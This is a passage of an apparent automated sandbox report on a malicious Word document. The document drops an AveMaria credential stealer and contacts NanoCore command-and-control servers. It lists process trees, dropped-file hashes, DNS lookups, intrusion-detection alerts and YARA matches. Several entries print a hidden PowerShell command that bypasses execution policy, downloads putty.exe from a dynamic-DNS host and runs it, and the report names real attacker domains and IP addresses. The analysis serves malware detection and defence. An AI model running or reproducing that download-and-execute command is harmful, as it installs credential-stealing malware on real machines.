g.r.a.m.D.a.t.a.....X.1.....~Jlv. MICROS-1..@.....:~Jlv*..l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....:(
..STARTM-1.j.....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~1....Q.y..Programs.f.....Q.y*.....<.....P.r.o.g.r.a.m.s...
@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS-1.l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....".WINDOW-1..R..
.....:;*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....., .WINDOW-2.LNK..Z.....:;*...=.....W.i.n.d.o.w.s. |

| C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\RA5AG9965KYDVANTRM0T.temp | |
|-----------------------------------------------------------------------------------------------------|-----------------------------------------------------------|
| Process: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | data |
| Category: | dropped |

C:\Users\user\AppData\Roaming\zbEllaj.tmp

Table with metadata for file C:\Users\user\AppData\Roaming\zbEllaj.tmp. Fields include Size (40960), Entropy (0.7798653713156546), Encrypted (false), SSDEEP (48:L3k+YzHF/8LKBwUf9KfWfMUEiGc7xBM6vu3f+fmyJqhU:LSe7mlcwiGc7Ha3f+u), MD5 (CD5ACB5FAA79EEB4CDB481C6939EEC15), SHA1 (527F3091889C553B87B6BC0180E903E2931CCCFE), SHA-256 (D86AE09AC801C92AF3F2A18515F0C6ACBFA162671A7925405590CA4959B51E96), SHA-512 (A79C4D7F592A9E8CC983878B02C0B89DECB77D71F9451C0A5AE3F1E898C42081693C350E0BE0BA52342D51D6A3E198E0E87340AC5E268921623B088113A70D5), Malicious (false), Reputation (unknown), and Preview (SQLite format 3.....@C.....).

C:\Users\user\AppData\Roaming\zjoj.CG.tmp

Table with metadata for file C:\Users\user\AppData\Roaming\zjoj.CG.tmp. Fields include Process (C:\ProgramData\images.exe), File Type (ASCII text, with very long lines, with no line terminators), Category (dropped), Size (35549), Entropy (6.06431092799383), Encrypted (false), SSDEEP (768:2F3tAP0WdZWtHzO+EMvDBlu++qtXQQJokduglQ67IU4I9zrLWJ:k3O8Ni+RvDD5/qNQmduDKRIFrLWJ), MD5 (4E06FDEE66DA477D15AAAFD104802FF3), SHA1 (2814763828D036134EEF93F28D6C499913E903AA), SHA-256 (835ADDCE810330CA6D1FE5AA598CB758B639173086517BEBC6B0AAC7CBFDDAA1D), SHA-512 (42521F28CAD2FEA206592962A999202FA65E4A398EF29B9A759DAFFAD60CA95E027ABB52E523C799E7C131A15B17CDFC46FEC102C48EF7569D381C6E47680F3), Malicious (false), Reputation (unknown), and Preview (JSON data including browser, network, and profile information).

C:\Users\user\Desktop-\$W PO1100372954 -.doc

Table with metadata for file C:\Users\user\Desktop-\$W PO1100372954 -.doc. Fields include Process (C:\Program Files\Microsoft Office\Office14\WINWORD.EXE), File Type (data), Category (dropped), Size (162), Entropy (2.4311600611816426), Encrypted (false), SSDEEP (3:vrJlaCkWtVyyKbE/w+FUylin:vdsCkWt/AE51ll), MD5 (B1035D12CDF3CD7AA18A33C0A1D17AAE), SHA1 (CE8244E4A5E407568BA15A7C6DC2F6428306EBB8), SHA-256 (CD49B04F30968B85CBAFD1F9F836CA1950BBEC2BE717B3D1430DBE57615BF425), SHA-512 (E34F595696EB91153F1B8EE51D12F48ED8B8969453FA76B97DB9C509F6BDF089466DEE51A51727AD5A8B546F6C96FF679ADA98A451EEACA3CB9C08C01F388E6), Malicious (false), Reputation (unknown), and Preview (.user.....A.l.b.u.s.....p.....P.....Z.....x...).

C:\Windows\System32\lrfxvmt.dll

Table with metadata for file C:\Windows\System32\lrfxvmt.dll. Fields include Process (C:\ProgramData\images.exe), File Type (PE32+ executable (DLL) (console) x86-64, for MS Windows), Category (dropped), Size (37376), Entropy (5.7181012847214445), Encrypted (false), SSDEEP (768:2aS6lr6sXJaE5i2laK3knhQ0NknriB0dX5mkOpw:aDjDtKA0G0j5Opw), MD5 (E3E4492E2C871F65B5CEA8F1A14164E2), and SHA1 (81D4AD81A92177C2116C5589609A9A08A5CCD0F2).

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|--------------------------|----------|---------|------------------------------------|-------------|-----------|--------------|----------------|
| 08/02/21-11:01:10.279735 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49172 | 8234 | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:11.005994 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49172 | 8234 | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:15.859665 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49173 | 8234 | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:26.222099 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49174 | 8234 | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:26.832941 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49174 | 8234 | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:31.194297 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49175 | 8234 | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:36.418179 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49176 | 8234 | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:41.681580 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49177 | 8234 | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:52.872032 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49178 | 8234 | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:58.316930 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49179 | 8234 | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:01:58.959256 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49179 | 8234 | 192.168.2.22 | 203.159.80.186 |
| 08/02/21-11:02:03.607658 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49180 | 8234 | 192.168.2.22 | 203.159.80.186 |

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|-------------------------------------|--------------|---------|----------|--------------------|-----------------------|----------------|-------------|
| Aug 2, 2021 10:59:54.123145103 CEST | 192.168.2.22 | 8.8.8.8 | 0x6029 | Standard query (0) | newhosteeee.ydns.eu | A (IP address) | IN (0x0001) |
| Aug 2, 2021 10:59:57.598957062 CEST | 192.168.2.22 | 8.8.8.8 | 0xe5d1 | Standard query (0) | newhosteeee.ydns.eu | A (IP address) | IN (0x0001) |
| Aug 2, 2021 10:59:58.563791037 CEST | 192.168.2.22 | 8.8.8.8 | 0x5ccc | Standard query (0) | newhosteeee.ydns.eu | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:28.612422943 CEST | 192.168.2.22 | 8.8.8.8 | 0xe21 | Standard query (0) | sdafsdffsffs.ydns.eu | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:29.524005890 CEST | 192.168.2.22 | 8.8.8.8 | 0xe89a | Standard query (0) | hutyrtit.ydns.eu | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:29.557904005 CEST | 192.168.2.22 | 8.8.8.8 | 0xe89a | Standard query (0) | hutyrtit.ydns.eu | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:55.130738020 CEST | 192.168.2.22 | 8.8.8.8 | 0x27e1 | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:55.263684988 CEST | 192.168.2.22 | 8.8.8.8 | 0x27e1 | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:55.299585104 CEST | 192.168.2.22 | 8.8.8.8 | 0x27e1 | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:03.769011974 CEST | 192.168.2.22 | 8.8.8.8 | 0x566a | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:03.945925951 CEST | 192.168.2.22 | 8.8.8.8 | 0x566a | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:03.992775917 CEST | 192.168.2.22 | 8.8.8.8 | 0x566a | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:10.201478958 CEST | 192.168.2.22 | 8.8.8.8 | 0x12eb | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:15.511684895 CEST | 192.168.2.22 | 8.8.8.8 | 0xcc8c | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:15.592659950 CEST | 192.168.2.22 | 8.8.8.8 | 0xcc8c | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:15.686260939 CEST | 192.168.2.22 | 8.8.8.8 | 0xcc8c | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:26.042512894 CEST | 192.168.2.22 | 8.8.8.8 | 0x5b8f | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|-------------------------------------|--------------|---------|----------|--------------------|-----------------------|----------------|-------------|
| Aug 2, 2021 11:01:26.163316965 CEST | 192.168.2.22 | 8.8.8.8 | 0x5b8f | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:31.131093025 CEST | 192.168.2.22 | 8.8.8.8 | 0xb6e4 | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:36.336036921 CEST | 192.168.2.22 | 8.8.8.8 | 0x7ae6 | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:41.617649078 CEST | 192.168.2.22 | 8.8.8.8 | 0xe8bf | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:52.811868906 CEST | 192.168.2.22 | 8.8.8.8 | 0xd6d2 | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:58.229518890 CEST | 192.168.2.22 | 8.8.8.8 | 0x4853 | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:02:03.448385954 CEST | 192.168.2.22 | 8.8.8.8 | 0xf096 | Standard query (0) | hhjhtggfr.duckdns.org | A (IP address) | IN (0x0001) |

DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|-------------------------------------|-----------|--------------|----------|--------------|-----------------------|-------|----------------|----------------|-------------|
| Aug 2, 2021 10:59:54.167108059 CEST | 8.8.8.8 | 192.168.2.22 | 0x6029 | No error (0) | newhosteeee.ydns.eu | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 10:59:57.642354965 CEST | 8.8.8.8 | 192.168.2.22 | 0xe5d1 | No error (0) | newhosteeee.ydns.eu | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 10:59:58.599704981 CEST | 8.8.8.8 | 192.168.2.22 | 0x5ccc | No error (0) | newhosteeee.ydns.eu | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:28.667654037 CEST | 8.8.8.8 | 192.168.2.22 | 0xe21 | No error (0) | sdafsdffs.ydns.eu | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:29.556768894 CEST | 8.8.8.8 | 192.168.2.22 | 0xe89a | No error (0) | hutyrtit.ydns.eu | | 203.159.80.165 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:29.590831041 CEST | 8.8.8.8 | 192.168.2.22 | 0xe89a | No error (0) | hutyrtit.ydns.eu | | 203.159.80.165 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:55.262723923 CEST | 8.8.8.8 | 192.168.2.22 | 0x27e1 | No error (0) | hhjhtggfr.duckdns.org | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:55.298891068 CEST | 8.8.8.8 | 192.168.2.22 | 0x27e1 | No error (0) | hhjhtggfr.duckdns.org | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:00:55.334811926 CEST | 8.8.8.8 | 192.168.2.22 | 0x27e1 | No error (0) | hhjhtggfr.duckdns.org | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:03.900093079 CEST | 8.8.8.8 | 192.168.2.22 | 0x566a | No error (0) | hhjhtggfr.duckdns.org | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:03.978482962 CEST | 8.8.8.8 | 192.168.2.22 | 0x566a | No error (0) | hhjhtggfr.duckdns.org | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:04.025501013 CEST | 8.8.8.8 | 192.168.2.22 | 0x566a | No error (0) | hhjhtggfr.duckdns.org | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:10.237142086 CEST | 8.8.8.8 | 192.168.2.22 | 0x12eb | No error (0) | hhjhtggfr.duckdns.org | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:15.549159050 CEST | 8.8.8.8 | 192.168.2.22 | 0xcc8c | No error (0) | hhjhtggfr.duckdns.org | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:15.629231930 CEST | 8.8.8.8 | 192.168.2.22 | 0xcc8c | No error (0) | hhjhtggfr.duckdns.org | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:15.724112988 CEST | 8.8.8.8 | 192.168.2.22 | 0xcc8c | No error (0) | hhjhtggfr.duckdns.org | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:26.079297066 CEST | 8.8.8.8 | 192.168.2.22 | 0x5b8f | No error (0) | hhjhtggfr.duckdns.org | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:26.191297054 CEST | 8.8.8.8 | 192.168.2.22 | 0x5b8f | No error (0) | hhjhtggfr.duckdns.org | | 203.159.80.186 | A (IP address) | IN (0x0001) |
| Aug 2, 2021 11:01:31.158580065 CEST | 8.8.8.8 | 192.168.2.22 | 0xb6e4 | No error (0) | hhjhtggfr.duckdns.org | | 203.159.80.186 | A (IP address) | IN (0x0001) |

| | |
|-------------------------------|----------------------------------|
| MD5 hash: | 95C38D04597050285A18F66039EDB456 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

File Activities

Show Windows behavior

File Created

File Deleted

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: powershell.exe PID: 2396 Parent PID: 2604

General

| | |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 10:59:40 |
| Start date: | 02/08/2021 |
| Path: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | false |
| Commandline: | 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).Download File('http://newhosteeeeee.ydns.eu/putty.exe'; 'C:\Users\user\AppData\Roaming\putty.exe'); Start-Process 'C:\Users\user\AppData\Roaming\putty.exe' |
| Imagebase: | 0x13f100000 |
| File size: | 473600 bytes |
| MD5 hash: | 852D67A27E454BD389FA7F02A8CBE23F |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | <ul style="list-style-type: none"> Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000003.00000002.2094462607.0000000000160000.00000004.00000020.sdmp, Author: Florian Roth |
| Reputation: | high |

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: FLTLDR.EXE PID: 3048 Parent PID: 2604

General

| | |
|-------------------------------|---------------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 10:59:40 |
| Start date: | 02/08/2021 |
| Path: | C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE |
| Wow64 process (32bit): | false |
| Commandline: | 'C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE' C:\Program Files\Common Files\Microsoft Shared\GRPHFLT\PNG32.FLT |
| Imagebase: | 0x13f870000 |
| File size: | 157024 bytes |
| MD5 hash: | AF5CCD95BAC7ADADD56DE185D7461B2C |
| Has elevated privileges: | false |
| Has administrator privileges: | false |
| Programmed in: | C, C++ or other language |
| Reputation: | moderate |

File Activities

Show Windows behavior

File Read

Analysis Process: powershell.exe PID: 1068 Parent PID: 2604

General

| | |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 10:59:41 |
| Start date: | 02/08/2021 |
| Path: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | false |
| Commandline: | 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).Download File("http://newhosteeeeee.ydns.eu/putty.exe","C:\Users\user\AppData\Roaming\putty.exe");Start-Process 'C:\Users\user\AppData\Roaming\putty.exe' |
| Imagebase: | 0x13f100000 |
| File size: | 473600 bytes |
| MD5 hash: | 852D67A27E454BD389FA7F02A8CBE23F |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | <ul style="list-style-type: none"> Rule: PowerShell_Susp_Parameter_Combos, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000006.00000002.2096261364.0000000002C0000.00000004.00000020.sdmp, Author: Florian Roth |
| Reputation: | high |

File Activities

Show Windows behavior

File Written

File Read

Analysis Process: powershell.exe PID: 3056 Parent PID: 2604

General

| | |
|------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 10:59:41 |
| Start date: | 02/08/2021 |
| Path: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | false |
| Commandline: | 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).Download File("http://newhosteeeeee.ydns.eu/putty.exe","C:\Users\user\AppData\Roaming\putty.exe");Start-Process 'C:\Users\user\AppData\Roaming\putty.exe' |
| Imagebase: | 0x13f100000 |
| File size: | 473600 bytes |

| | |
|-------------------------------|----------------------------------|
| MD5 hash: | 852D67A27E454BD389FA7F02A8CBE23F |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Reputation: | high |

[File Activities](#)

Show Windows behavior

File Read

Analysis Process: putty.exe PID: 2952 Parent PID: 1068

General

| | |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 10:59:44 |
| Start date: | 02/08/2021 |
| Path: | C:\Users\user\AppData\Roaming\putty.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\AppData\Roaming\putty.exe' |
| Imagebase: | 0x100000 |
| File size: | 731648 bytes |
| MD5 hash: | 0CFE251E0B61BBC87656F52DEFAD4C53 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | <ul style="list-style-type: none"> • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000A.00000002.2119294130.0000000002637000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.2119294130.0000000002637000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000A.00000002.2119294130.0000000002637000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000A.00000002.2122718897.0000000003601000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000A.00000002.2122718897.0000000003601000.00000004.00000001.sdmp, Author: Joe Security |
| Antivirus matches: | <ul style="list-style-type: none"> • Detection: 100%, Joe Sandbox ML • Detection: 28%, ReversingLabs |
| Reputation: | low |

[File Activities](#)

Show Windows behavior

File Read

[Registry Activities](#)

Show Windows behavior

Analysis Process: putty.exe PID: 2948 Parent PID: 3056

General

| | |
|------------------------|-------------------------------------------|
| Start time: | 10:59:44 |
| Start date: | 02/08/2021 |
| Path: | C:\Users\user\AppData\Roaming\putty.exe |
| Wow64 process (32bit): | true |
| Commandline: | 'C:\Users\user\AppData\Roaming\putty.exe' |
| Imagebase: | 0x100000 |
| File size: | 731648 bytes |
| MD5 hash: | 0CFE251E0B61BBC87656F52DEFAD4C53 |

| | |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | <ul style="list-style-type: none"> • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000B.00000002.2119646724.00000000025F7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2119646724.00000000025F7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000B.00000002.2119646724.00000000025F7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000B.00000002.2123072051.00000000035C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000B.00000002.2123072051.00000000035C1000.00000004.00000001.sdmp, Author: Joe Security |
| Reputation: | low |

File Activities

Show Windows behavior

File Read

Analysis Process: putty.exe PID: 1492 Parent PID: 2948

General

| | |
|-------------------------------|-----------------------------------------|
| Start time: | 10:59:51 |
| Start date: | 02/08/2021 |
| Path: | C:\Users\user\AppData\Roaming\putty.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Users\user\AppData\Roaming\putty.exe |
| Imagebase: | 0x100000 |
| File size: | 731648 bytes |
| MD5 hash: | 0CFE251E0B61BBC87656F52DEFAD4C53 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | low |

Analysis Process: putty.exe PID: 2308 Parent PID: 2952

General

| | |
|-------------------------------|-----------------------------------------|
| Start time: | 10:59:52 |
| Start date: | 02/08/2021 |
| Path: | C:\Users\user\AppData\Roaming\putty.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Users\user\AppData\Roaming\putty.exe |
| Imagebase: | 0x100000 |
| File size: | 731648 bytes |
| MD5 hash: | 0CFE251E0B61BBC87656F52DEFAD4C53 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

| | |
|----------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <p>Yara matches:</p> | <ul style="list-style-type: none"> • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118755811.00000000005B6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118755811.00000000005B6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118971999.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118971999.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2119027493.00000000005C3000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2119027493.00000000005C3000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118869644.00000000005B6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118869644.00000000005B6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118769952.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118769952.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 0000000D.00000002.2123143696.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000002.2123143696.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000002.2123143696.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 0000000D.00000002.2123143696.0000000000400000.00000040.00000001.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000003.2118879592.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 0000000D.00000003.2118879592.00000000005BD000.00000004.00000001.sdmp, Author: Joe Security |
| <p>Reputation:</p> | <p>low</p> |

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: putty.exe PID: 2260 Parent PID: 2948

General

| | |
|-------------------------------|-----------------------------------------|
| Start time: | 10:59:52 |
| Start date: | 02/08/2021 |
| Path: | C:\Users\user\AppData\Roaming\putty.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Users\user\AppData\Roaming\putty.exe |
| Imagebase: | 0x100000 |
| File size: | 731648 bytes |
| MD5 hash: | 0CFE251E0B61BBC87656F52DEFAD4C53 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | low |

Analysis Process: putty.exe PID: 2428 Parent PID: 2948

General

| | |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time: | 10:59:54 |
| Start date: | 02/08/2021 |
| Path: | C:\Users\user\AppData\Roaming\putty.exe |
